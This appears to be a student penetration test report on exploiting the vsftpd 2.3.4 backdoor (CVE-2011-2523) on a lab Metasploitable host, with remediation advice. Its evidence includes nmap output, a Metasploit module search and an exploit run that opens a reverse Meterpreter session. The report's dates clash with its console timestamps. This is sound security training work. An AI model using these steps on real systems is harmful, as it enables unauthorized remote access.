

Backdoor Remote Access in FTP Service (vsftpd 2.3.4) on Port 21

Name: Muhammad Saad

Role: Security Researcher / Penetration Tester

University: Mehran University of Engineering & Technology

Course: Bachelor's of Science in Computer Science

Prepared For: Secure Dev Labs

Date: 08-04-2026

Report Version: 1.0

Email: example@gmail.com

Executive Summary

The vulnerability assessment identified a critical security flaw in the **FTP** service running **vsftpd 2.3.4**, associated with **CVE-2011-2523**. This vulnerability contains a backdoor that may allow an attacker to gain unauthorized remote access to the system without valid credentials.

The testing was conducted to evaluate the security posture of the target system, focusing on identifying misconfigurations, outdated software, and known vulnerabilities. The assessment revealed that the FTP service is outdated and exposes the system to well-known exploitation techniques.

If exploited, this vulnerability could lead to full system compromise, unauthorized access to sensitive data, and potential misuse of the affected server. This poses a significant business risk, including data breaches, reputational damage, and possible financial loss.

Assessment Area	Result
Overall Security Posture	Poor

Engagement Overview

Field	Details
Client Name	Secure Dev Labs
Testing Dates	06-04-2026, 07-04-2026, 08-04-2026
Type of Test	White Box Testing
Target Environment	Internal Network (Internal Testing – not exposed externally)

Target Systems Overview

The assessment was performed on an internal network host to evaluate system security within a controlled environment. The target system is a **Linux-based** server running a legacy distribution commonly used for security testing purposes.

Scope

In-Scope Assets

Component	Details
Target Host	192.168.50.3
Operating System	Linux (GNU/Linux Kernel 2.6.24-16-server)
Network Type	Internal isolated lab environment

Out-Scope Assets

Category	
External network infrastructure	
Other internal systems not explicitly provided	
Production systems (if any exist)	
Physical attacks	
Social engineering attacks	
Denial of Service (DoS) testing	

Methodology

The penetration testing was conducted following the [PTES](#) methodology, which defines a structured approach for security assessments.

The testing was performed in the following phases:

1) Reconnaissance:

Information gathering about the target system was performed to identify potential attack surfaces, including services, IP address, and exposed ports.

I performed passive reconnaissance to collect publicly available and non-intrusive information about the target system, including network context and potential service exposure. This phase helped establish an initial understanding of the target environment without directly interacting with the system.

2) Scanning:

Network scanning was performed to identify open ports and running services on the target system (192.168.50.3), including FTP service on port 21.

I used **Nmap** (active reconnaissance) to enumerate live hosts, open ports, and running services. During this phase, the FTP service was identified as active. A **banner grabbing scan** was also performed, which revealed that the FTP service was running a vulnerable version of vsftpd 2.3.4.

3) Exploitation:

Known vulnerabilities in the FTP service (CVE-2011-2523) were tested to verify potential unauthorized access.

I studied the exploitation technique for vsftpd 2.3.4 using public resources such as exploit databases and security documentation. After understanding the vulnerability, I configured and executed the exploit using a penetration testing framework to validate whether the target system was affected.

4) Post-Exploitation:

After successful exploitation, the impact of the vulnerability was analyzed to determine the level of system compromise and potential risks.

This phase focused on assessing the **access level obtained**, evaluating the extent of control over the target system, and identifying possible consequences such as unauthorized data access, privilege escalation opportunities, and system-level compromise. The results were documented to understand the real-world business impact of the vulnerability.

Findings & Evidence

Title: Backdoor Remote Access in FTP Service (vsftpd 2.3.4) on Port 21

Severity Rating Scale

The following severity scale is used to classify vulnerabilities based on their **CVSS (Common Vulnerability Scoring System)** score and potential impact:

Severity	CVSS Score Range	Description
Critical	9.0 – 10.0	Severe vulnerability allowing full system compromise
High	7.0 – 8.9	High risk with significant impact on confidentiality, integrity, or availability
Medium	4.0 – 6.9	Moderate risk requiring attention but limited exploitability
Low	0.1 – 3.9	Minor security issues with minimal impact
Info	0.0	Informational findings with no direct security impact

Applying Severity to my findings

Vulnerability	Affected Service	Service Version	CVE	CVSS	Severity
FTP Backdoor Vulnerability	FTP (Port 21)	vsftpd 2.3.4	CVE-2011-2523	10.0	Critical

What is the issue?

The target system is running an outdated FTP service, [vsftpd 2.3.4](#), which is affected by a known backdoor vulnerability identified as [CVE-2011-2523](#). This vulnerability allows an attacker to gain unauthorized remote access by triggering a malicious backdoor mechanism present in the service.

What can an attacker do?

If successfully exploited, an attacker can gain **unauthorized remote shell access** to the system. This may lead to:

- Full system compromise
- Unauthorized access to files and data
- Ability to execute system commands
- Potential pivoting inside the internal network
- Complete loss of confidentiality and integrity

Where is the issue?


- Target IP: 192.168.50.3
- Service: FTP (Port 21)
- Operating System: Linux (Metasploitable 2)

Proof of Concept (PoC)

1. Performed initial network reconnaissance using Nmap to identify active hosts and services within the target network
2. Identified the target system at **192.168.50.3** as reachable with multiple open ports
3. Detected FTP service running on port 21 during service enumeration
4. Conducted banner grabbing on the FTP service and determined the version as **vsftpd 2.3.4**
5. Researched the identified service version against public vulnerability databases and mapped it to a known exploit (**CVE-2011-2523**)
6. Loaded the corresponding exploitation module within a penetration testing framework
7. Configured required exploit parameters and launched the attack against the target service
8. Achieved successful exploitation of the vulnerability and obtained remote system access

Evidence

Figure 1: Nmap scan results confirming active host discovery and identification of the FTP service with **port 21** open on the target system along with banner grabbing revealing the service version.



```
(root@kali)-[/home/cipherr]
# nmap -sSV -p 21 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 12:48 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00024s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:96:A1:AB (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Figure 2: From the Common Vulnerabilities and Exposures (CVE) database, the vsftpd 2.3.4 service is identified as vulnerable and is assigned the CVE reference CVE-2011-2523.

CVE-2011-2523 PUBLISHED [View JSON](#) | [User Guide](#)

[Collapse all](#)

Required CVE Record Information

CNA: Red Hat, Inc.

Updated: 2021-04-12
Published: 2019-11-27 **Updated:** 2021-04-12

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Figure 3: The Metasploitable framework provides a dedicated exploitation module, as shown in the figure, which will be used for further exploitation; the configuration primarily requires setting the RHOST, RPORT, LHOST and LPORT parameters.

```
msf > search vsftpd 2.3.4

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
--  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent Yes     VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


Figure 4: The vulnerability was successfully exploited using the Metasploit module, as evidenced by the opened session on 192.168.50.3:21, enabling further enumeration of the FTP service.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.50.2:4444
[+] 192.168.50.3:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:36688) at 2026-05-07 13:24:32 -0400
```

Figure 5: Successful shell access achieved, allowing listing of all files within the FTP environment and enabling further interaction using standard FTP commands for enumeration.

```
meterpreter > ls
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
100700/rwx-----	1188612	fil	2026-05-07 13:17:25 -0400	UjPTLGbrEf
100700/rwx-----	1188612	fil	2026-05-07 13:16:51 -0400	ZPCEjpANvTir
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
040755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040755/rwxr-xr-x	13820	dir	2026-05-07 13:23:35 -0400	dev
040755/rwxr-xr-x	4096	dir	2026-05-07 13:23:44 -0400	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02 -0400	home
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
100700/rwx-----	1188612	fil	2026-05-07 13:17:54 -0400	lNnRAJjT
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
040700/rwx-----	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:52 -0400	media
040755/rwxr-xr-x	4096	dir	2010-04-28 16:16:56 -0400	mnt
100600/rw-----	34661	fil	2026-05-07 13:24:06 -0400	nohup.out
100700/rwx-----	1188612	fil	2026-05-07 13:24:41 -0400	oLPEKQeiJB
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:39 -0400	opt
040555/r-xr-xr-x	0	dir	2026-05-07 13:23:20 -0400	proc
040755/rwxr-xr-x	4096	dir	2026-05-07 13:24:06 -0400	root
040755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:38 -0400	srv
040755/rwxr-xr-x	0	dir	2026-05-07 13:23:21 -0400	sys
041777/rwxrwxrwx	4096	dir	2026-05-07 13:24:40 -0400	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 00:06:37 -0400	usr
040755/rwxr-xr-x	4096	dir	2010-03-17 10:08:23 -0400	var
100644/rw-r--r--	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

Risk Ratings & Prioritization

The risk associated with the identified vulnerability has been evaluated using the CVSS scoring system along with general risk assessment principles considering likelihood and impact.

Vulnerability	Severity	Likelihood	Impact	Priority
FTP Backdoor Vulnerability (CVE-2011-2523)	Critical	High	Very High (Remote system compromise)	Immediate

The severity is classified as **Critical (CVSS 10.0)** due to the presence of a known backdoor in vsftpd 2.3.4, which allows unauthenticated remote attackers to gain shell access.

The likelihood is considered **High** because exploitation requires minimal effort and publicly available tools (e.g., Metasploit).

The impact is **Very High**, as it results in complete system compromise, affecting confidentiality, integrity, and availability.

Remediation & Retesting Plan

Fix Recommendation:

Upgrade the FTP service to a secure and patched version of vsftpd or replace it with a more secure alternative. Disable the vulnerable service if not required and restrict FTP access using firewall rules.

Secure Configuration Example:

- Disable anonymous FTP access
- Restrict access to trusted IP ranges only
- Use secure alternatives such as SFTP instead of FTP
- Ensure the service is updated to the latest stable version

Priority Level: Immediate (Critical vulnerability with CVSS 10.0)

Timeline Suggestion:

- Immediate action (within 24–48 hours) for patching or disabling the service
- Full validation and hardening within 3–5 days

Retesting Plan

The remediation will be verified by performing a follow-up security assessment after applying the fixes.

- Conduct Nmap scan to confirm port 21 is closed or properly secured
- Perform service enumeration to verify the vulnerable version is no longer in use
- Attempt exploitation to ensure the vulnerability (**CVE-2011-2523**) is no longer exploitable
- Validate that secure configurations (e.g., restricted access or SFTP usage) are correctly implemented

The vulnerability will be considered resolved only if exploitation attempts fail and no traces of the vulnerable service version remain.

Appendices**Tools Used:**

Tool	Purpose
Nmap	for network scanning and service enumeration
Metasploit Framework	for exploitation
FTP client / shell	for post-exploitation interaction

Payloads Used:

- Metasploit exploit module for vsftpd 2.3.4 (CVE-2011-2523)
- Default payload used to establish remote shell access

Conclusion

The assessment identified a critical vulnerability in the FTP service running vsftpd 2.3.4 on port 21, which contains a known backdoor (CVE-2011-2523). This vulnerability allows unauthenticated remote attackers to gain direct shell access to the target system, resulting in complete system compromise.

The successful exploitation demonstrated that the system is highly vulnerable, with significant risks to confidentiality, integrity, and availability. The presence of publicly available exploits further increases the likelihood of real-world attacks.

Immediate remediation is strongly recommended, including upgrading or disabling the vulnerable service and implementing secure configurations. A follow-up retesting process is necessary to ensure that the vulnerability has been effectively mitigated.

Overall, the findings highlight the importance of regular patch management, secure service configuration, and continuous security assessments to prevent such critical exposures.